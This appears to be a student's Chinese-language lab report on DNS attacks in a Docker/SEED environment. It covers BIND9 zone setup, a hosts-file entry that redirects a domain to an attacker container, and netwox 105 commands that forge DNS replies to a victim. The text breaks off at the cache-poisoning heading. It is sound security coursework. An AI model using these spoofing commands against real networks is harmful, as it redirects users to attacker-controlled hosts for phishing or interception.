Lab2 DNS攻击

- 姓名：雷鹏霄
- 班级：网安2004
- 学号：U202014627

文件说明

├─pcapng： 实验运行中保存的捕获报文。最好在实验seed Ubuntu下的wireshark打开（可能版本不一样导致标识差异）
├─pic　　： 实验截图
├─sourcecode: 实验所用到的源码
└─readme.md: 试验记录

1.实验环境


- 延用上次的实验环境
- 常用命令

```
docker ps -a #查看当前运行的容器

docker run -it --name=user --privileged      "seedubuntu" /bin/bash

#这里server 就不用 --privileged ,否则后面会报错
docker run -it --name=server     "seedubuntu" /bin/bash
docker run -it --name=attacker --privileged  "seedubuntu" /bin/bash

docker exec -it 容器名 /bin/bash
docker exec -it user /bin/bash
```

1.1 实验准备


构建网络结构如下：

```
user        ="172.17.0.2"
DNS_server  ="172.17.0.3"
attacker    ="172.17.0.4"
```




1.2 user配置

对于user，首先修改解析程序配置文件/etc/resolv.conf，配置主DNS服务器的IP地址172.17.0.3。



> 为什么是8.8.8.8：https://blog.csdn.net/qq_14989227/article/details/78342237

在完成配置用户计算机之后，使用 dig 命令从你选择的主机名获取 IP 地址。运行结果如下。




1.3 DNS Server配置

1.3.1 配置BIND 9 服务器

> 具体见参考书，虚拟机内环境是默认配置好的

```
#启动bind 9 服务
service bind9 start

#查看是否启动成功，即查看端口是否是监听状态
netstat -nau

#清空DNS缓存
sudo rndc flush
```

可以看到端口处于监听状态



1.3.2 ping 一个域名

使用user ping 一个网站，使用wireshark 抓包，可以看见有DNS查询报文。捕获报文，存为`pcapng\DNSTest_baidu.pcapng`

可以看到，首先是进行了一系列的DNS查询（个人感觉应该是迭代查询，但这里是从各个分布式的root DNS server 进行的平行的查询）

大概查询经历如下所示：

- 查询192.36.148.17，即i-root-server.net，并从这里查询E，G的ipv6地址

IP归属地查询

你的外网IP地址是：43.227.139.241

请输入IP或网站域名：192.36.148.17 查询

⚠ 请勿将本页面作为api使用，当请求量过高时，系统会限制访问！

IP 地址:	192.36.148.17
IP Long:	3223622673
归属地(纯真数据):	瑞典 主根域名服务器全球第09OF13号I.ROOT-SERVERS节点(WorldAnycast任播网络瑞典Netnod运作BIND软件)
归属地(ipip):	I-ROOT-SERVERS.NET I-ROOT-SERVERS.NET -
归属地(淘宝数据):	
归属地(IP2REGION):	瑞典 Netnod
归属地(GeoLite2):	Sweden -

- 查询192.33.4.12，即c-root-server.net，返回cname解析记录：www.a.shifen.com www.a.shifen.com 以及其IP地址(cname 就是别名)

IP归属地查询


你的外网IP地址是：43.227.139.241

请输入IP或网站域名：192.33.4.12 查询

⚠ 请勿将本页面作为api使用，当请求量过高时，系统会限制访问！

IP 地址:	192.33.4.12
IP Long:	3223389196
归属地(纯真数据):	美国 主根域名服务器全球第03OF13号C.ROOT-SERVERS节点(WorldAnycast任播网络Cogent Communications运作BIND软件)
归属地(ipip):	C-ROOT-SERVERS.NET C-ROOT-SERVERS.NET -
归属地(淘宝数据):	
归属地(IP2REGION):	美国 科进
归属地(GeoLite2):	United States -

- 172.17.0.3 （本地DNS server） 将IP地址发送回 User，User对百度进行ping操作。





```
另外ping 了 4399.com ，得到了不一样的结果，保存了报文文件

从其中可以看到a\e\d\m\i . root-server .net 查询域名ip，其中a，e返回结果，d\m\i无相关记录。
(而且在高版本wireshark中，根域名服务器会直接给你解析出来)

![image-20230423154847701](pic\image-20230423154847701.png)
```

还存疑的问题：如下图所示，这一段的含义是什么？反查域名？

但是查这个ip得到的是 “ IANA保留地址 用于多点传送”的结果

198.97.190.53查询是“美国 DoD网络信息中心”。



1.3.3 在本地DNS服务器中搭建一个区域

我们将使用本 地 DNS 服务器作为域的权威名称服务器。在本实验中，我们将为 example.com 域设置为权威服务器。 此域名保留用于文档，并且不由任何人拥有，因此使用 它是安全的。

> 什么是权威服务器
>
> 例如，如果我的网络中有一个DNS服务器，该服务器保存foobar.com的A记录，则我的DNS服务器将对foobar.com域具有权威性。
>
> 如果客户端需要访问foobar.com，则可以查询我的DNS服务器，并且他们将获得权威响应。
>
> 但是，如果客户端需要访问contoso.com，并且他们查询了我的DNS服务器，则该服务器将没有解析该域的记录。为了使我的DNS服务器解析contoso.com，它需要使用递归查找（通过转发器或根提示）。我的DNS服务器将设置为将对它不具有权威性的域的查询发送到另一台DNS服务器。该DNS服务器将执行相同的操作，直到查询到达对contoso.com具有权威性的DNS服务器为止。该DNS服务器将返回正确的记录，这些记录将一直传递回客户端。

1.创建区域

向named.conf.default-zones添加如下内容

```
zone "example.com"{
        type master;
        file "/etc/bind/example.com.db";
};


zone "0.168.192.in-addr.arpa"{
        type master;
        file "/etc/bind/192.168.0.db";
};

```

（上面每个大括号结束后要添加 “;” ,下面两个文件都可以在attachment 文件夹内找到）

2.设置正向查找区域文件

在/etc/bind/目录中，创建以下 example.com.db 区域文件

```
$TTL 3D ;定义了其他DNS服务器缓存本机数据的默认时间

@   IN  SOA ns.example.com. admin.example.com. (    ;指定权威服务器为 ns.example.com,
        2008111001      ;定义序列号的值，同步辅助名称服务器数据时使用
```

```
        8H              ;更新时间间隔值。定义该服务器的辅助名称服务器隔多久时间更新一次
        2H              ;辅助名称服务器更新失败时，重试的间隔时间
        4W              ;辅助名称服务器一直不能更新时，其数据过期的时间
        1D)             ;最小默认TTL的值，如果第一行没有$TTL，则使用  该值

@   IN  NS  ns.example.com.         ;NS记录：  域名解析服务器记录，如果要将子域名指定
                                    ;某个域名服务器来解析，需要设置NS记录

@   IN  MX  10 mail.example.com.    ;MX记录:建立电子邮箱服务，将指向邮件服务器地址，需要设置MX记录
                                    ;。建立邮箱时，一般会根据邮箱服务商提供的MX记录填写此记录

www  IN A   192.168.0.101           ;A记录：  将域名指向一个IPv4地址（例如：100.100.100.100），需要增加A记录
mail IN A   192.168.0.102
ns   IN A   192.168.0.10
*.example.com.  IN  A 192.168.0.100

```

解读：

- 上述文件包含7个资源记录，即Resource Record ，简写为RR
- @代表着zone 后面的字符，这里即为example.com
-

3.设置反向查找区域文件


为了支持 DNS 反向查找，即从 IP 地址 到主机名，我们还需要设置DNS反向查找文件 192.168.0.db

```
$TTL 3D
@   IN  SOA ns.example.com. admin.example.com. (
        2008111001
        8H
        2H
        4W
        1D)
@   IN  NS  ns.example.com.

101 IN  PTR www.example.com.    ;PTR记录是A记录的逆向记录，又称做IP反查记录或指针记录，负责将IP反向解析为域名
102 IN  PTR mail.example.com.
10  IN  PTR ns.example.com.

```

4.重新启动BIND服务器并进行测试

(在用户主机上dig www.example.com)

执行结果如下所示，报文保存在`\pcapng\Example.com.pcapng`，可见是返回目标A记录，和额外的一条A记录(ns.example)



2.本地DNS 攻击

2.1 修改主机文件

`/etc/host`是Linux上的HOST文件，它的优先级要高于DNS查询。如果我们有攻击手段可以更改`/etc/host`文件，便可以实现对域名的恶意定向，从而导向我们自己的IP地址（比如伪造一个和银行页面差不多的网页）。这里我们假设已经能更改host文件。

需要注意的是，dig 命令会忽略/etc/hosts，但会对 ping 命令和 Web 浏览器等 生效。比较攻击前后获得的结果。

1.写入对应文件


```
zone "bank32.com"{
        type master;
        file "/etc/bind/bank32.com.db";
};
```

详见`attachment\bank32.com.db`

```
$TTL 3D
@       IN      SOA     ns.bank32.com. admin.bank32.com. (  ;必须要admin子域名，否则解析失败
```

```
                                                ;什么时候查询一下
RFC 1035
                    2008111001
                    8H
                    2H
                    4W
                    1D)

@       IN      NS      ns.bank32.com.

www     IN      A       1.2.3.4
ns      IN      A       1.2.3.4
```

在user里面输入 `dig www.example.com` ，可以见DNS解析成功




2.更改host文件

在尾部添加

```
172.17.0.4          www.example.com
```

修改成功



2.2 直接欺骗用户响应


工具：netwox 105，其用法如下所示

```
netwox 105 --help2

Usage: netwox 105 -h hostname -H ip -a hostname -A ip [-d device] [-T
uint32] [-f filter] [-s spoofip]
Parameters:
 -h|--hostname hostname         hostname {www.example.com}
 -H|--hostnameip ip             hostname IP {1.2.3.4}
 -a|--authns hostname           authoritative name server {ns.example.com}
 -A|--authnsip ip               authns IP {1.2.3.5}
 -d|--device device             device name {Eth0}
 -T|--ttl uint32                ttl in seconds {10}
 -f|--filter filter             pcap filter
 -s|--spoofip spoofip           IP spoof initialization type {best}

#attacker
netwox 105 -h www.abcd.com -H 172.17.0.5 -a ns.abcd.com -A 172.17.0.5 -f
"src host 172.17.0.2" -T 60 -d eth0

#在主机内
netwox 105 -h www.abcd.com -H 172.17.0.4 -a ns.abcd.com -A 172.17.0.4 -f
"src host 172.17.0.2" -T 60 -d docker0

```

可以看见成功伪造响应。向www.abcd.com 这个不存在的域名发送DNS查询，可以使得DNS服务器的查询时间足够长，可以完美满足实验要求。

结果分析

- user向本地DNS服务器发送查询报文
- netwox抢先伪造响应报文，发送回user
- DNS服务器依旧执行迭代查询，但是不会有回应
- 实验截图如下所示，捕获报文见`\pcapng\DNS_Response.pcapng`





> 尚不清楚的地方：
>
> - 回应报文wireshark不到:
> - 经常172.17.0.4抓不到，反而是主机经常抓到

2.3 用netwox实现 DNS 缓存中毒攻击

